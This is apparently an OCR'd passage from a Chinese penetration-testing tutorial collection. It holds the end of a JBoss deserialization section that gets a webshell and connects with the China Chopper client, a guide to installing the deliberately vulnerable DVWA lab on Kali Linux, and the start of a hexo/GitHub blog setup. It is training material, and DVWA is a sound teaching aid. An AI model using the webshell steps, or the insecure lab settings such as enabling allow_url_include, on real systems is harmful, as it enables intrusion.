- （1）初始化

- （2） 获取 webshell 地址

- （3） 中国菜刀连接之
- 注：请使用一定中国菜刀连接，不要使用 Cknife 进行连接。



学习参考

- i 春秋网上教程
  https://www.ichunqiu.com/course/1569
- JBOSS 发现 Java 反序列化远程命令执行漏洞 （百度云安全发布）
  http://www.freebuf.com/articles/86950.html
- 绿盟科技博客
  http://blog.nsfocus.net/java-deserialization-vulnerability-comments/
- jboss 安装，环境搭建
  http://www.jb51.net/softjc/222769.html
- jboss 访问配置
  http://www.cnblogs.com/hyddd/archive/2009/05/07/1451378.html
- jboss 部署项目？
  http://www.codeceo.com/article/jboss-setup-local-project.html

- Jboss 其他漏洞

  http://j4s0nh4ck.iteye.com/blog/2142592

  http://www.codeceo.com/article/java-jar-war-ear.html

- 利用 jboss JMX-console

  http://blog.csdn.net/fengling132/article/details/7868649

7.Kali linux2.0 系统安装 DVWA 渗透测试平台

焕焕

最近一段时间一直研究 Web 防火墙，所以需要搭建一个渗透测试平台，以便学习常见的安全漏洞，如：SOL 注入，XSS，文件上传包含等。Kali linux2017.1 是官方发布的最新版本，里面默认的数据库是 MariaDB，DVWA 也从 1.9 版本更新到了 1.10，在网上搜索了一番，没有发现最新的教程，所以按照网上已有的 kaili linux2.0 安装 DVWA 的教程进行尝试，果然出现了错误，在尝试多遍无果的情况下，果断选择了 kali llinux2.0 安装 DVWA 1.10。但是，发现现有的这些教程里面有不详细且出现错误的地方，虽然这篇文章很简单，还是打算做个总结，希望给像我一样的同学提供帮助。

7.1、安装之前的准备工作

7.1.1 下载 kali linux2.0

如果有时间可以自己先安装虚拟机，然后在进行安装 kali linux2.0 系统，不过对于这个过程已经很熟练的伙伴来说，有现成可用的虚拟机绝对是一个不错的选择，所以我去网上找了资源，分享给大家，谢谢这样一个神奇的网站。
下载地址：
https://btdig.com/FE62B32E0F3F3A7C25314B26856861BB843A2B06
下载完成后点击虚拟机中的配置文件以后即可使用。
注：实用小技巧
当所用网络下载很慢时，可以利用百度网盘的离线下载功能。

7.1.2.下载 DVWA 最新版本

目前 nmap 最新的稳定版本为 1.10 版本，去 github 上下载 DVWA 的安装包，命令语句为：
wget https://github.com/ethicalhack3r/DVWA/archive/master.zip
将下载好的压缩包解压并改名 dvwa，然后将其复制到/var/www/html 文件夹

7.2、平台搭建

7.2.1.首先停止 apache2

打开终端，执行以下命令：
service apache2 stop
赋予 dvwa 文件夹相应的权限，接着在终端中输入：
chmod -R 755 /var/www/html/dvwa

7.2.2 开启 MySQL

打开终端输入以下命令：

service mysql start

然后输入命令语句连接 Mysql


mysql -u root

use mysql


create database dvwa；

exit


附图如下：



作为比较，下图是 kali linux2017.1 创建数据库的过程，它里面默认的是 MariaDB,在按照以下命令执行完后，显示有错，本人觉得是数据库版本的问题。



此图显示为：不能连接到 MySQL service 的错误提示画面。



7.2.3.启动 apache2 服务

打开终端，输入以下命令行


service apache2 start

配置 PHP，GD 支持

apt-get install php7.0-gd

（若在此处有提示，则按照提示语句进行操作）

编辑/etc/php/7.0/apache2/php.ini
修改 812 行 allow_url_include = Off 为 allow_url_include = On 保存退出
vim /etc/php/7.0/apache2/php.ini




保存退出
按 Esc，输入：，然后输入 wq!


7.2.4.配置 DVWA

打开终端，输入以下命令,进入到 dvwa 文件夹
cd /var/www/html/dvwa
chown www-data:www-data /var/www/html/dvwa/hackable/uploads
chown www-data:www-data
/var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt
cd config
vim config.inc.php

修改第 18 行 $_DVWA['db_password'] = 'p@ssw0rd', 这一行改为$_DVWA['db_password'] = '';



打开浏览器输入 ip/dvwa/setup.php 如本机 http://192.168.2.132/dvwa/setup.php



PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **root**
MySQL password: ***blank***
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: root] Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*

Create / Reset Database


点击 Create/Reset Database
下面展示的登录页面，本人对其网页文件做了小小的改动，把图片和下方的文字换掉了；

Username

Password

Login
System Wide Information Management (SWIM)

输入用户名 admin，密码 password,登录成功





接下来，就可以找 DVWA 的相关教程进行学习了。这篇文章，是在我搭建平台的过程中，将所看到的文章取其精华，进行整合得出来的，一开始并不打算写，因为本人觉得，这不值得写，没有什么技术含量，在 simeon 的鼓励下，我决定把它写下来，虽然内容很简单，但是确实帮我整理了思路，还是很有好处，也方便以后查阅。另外，如果有哪位大神，看过我总结的材料后，能够在 kali linux_2017.1 下成功安装了 DVWA1.10 版本，一定和我分享以下。最后，还是要感谢 simeon 近一段时间的帮助。


8.使用 hexo+github 部署自己的博客

8.1 开启 github pages


先注册一个 github 账号



Join GitHub
The best way to design, build, and ship software.
Step 1:
Create personal account
Step 2:
Choose your plan
Step 3:
Tailor your experience
Create your personal account
Username
pentestline
之后你的blog地址为
https://pentestline.github.io
This will be your username — you can enter your organization's username next.
Email Address
2] 5. 3@qq.com
You will occasionally receive account related emails. We promise not to share your email with anyone.
Password
Use at least one lowercase letter, one numeral, and seven characters.
By clicking on "Create an account" below, you are agreeing to the Terms of Service and the Privacy Policy.
Create an account
You'll love GitHub
Unlimited collaborators
Unlimited public repositories
Great communication
Frictionless development
Open source community


Welcome to GitHub
You've taken your first step into a larger world, @pentestline.
Completed
Set up a personal account
Step 2:
Choose your plan
Step 3:
Tailor your experience
Choose your personal plan
Unlimited public repositories for free.
Unlimited private repositories for $7/month.
Don't worry, you can cancel or upgrade at any time.
Help me set up an organization next
Organizations are separate from personal accounts and are best suited for businesses who need to manage permissions for many employees.
Learn more about organizations
Send me updates on GitHub news, offers, and events
Unsubscribe anytime in your email preferences. Learn more
Continue
Both plans include:
Collaborative code review
Issue tracking
Open source community
Unlimited public repositories
Join any organization

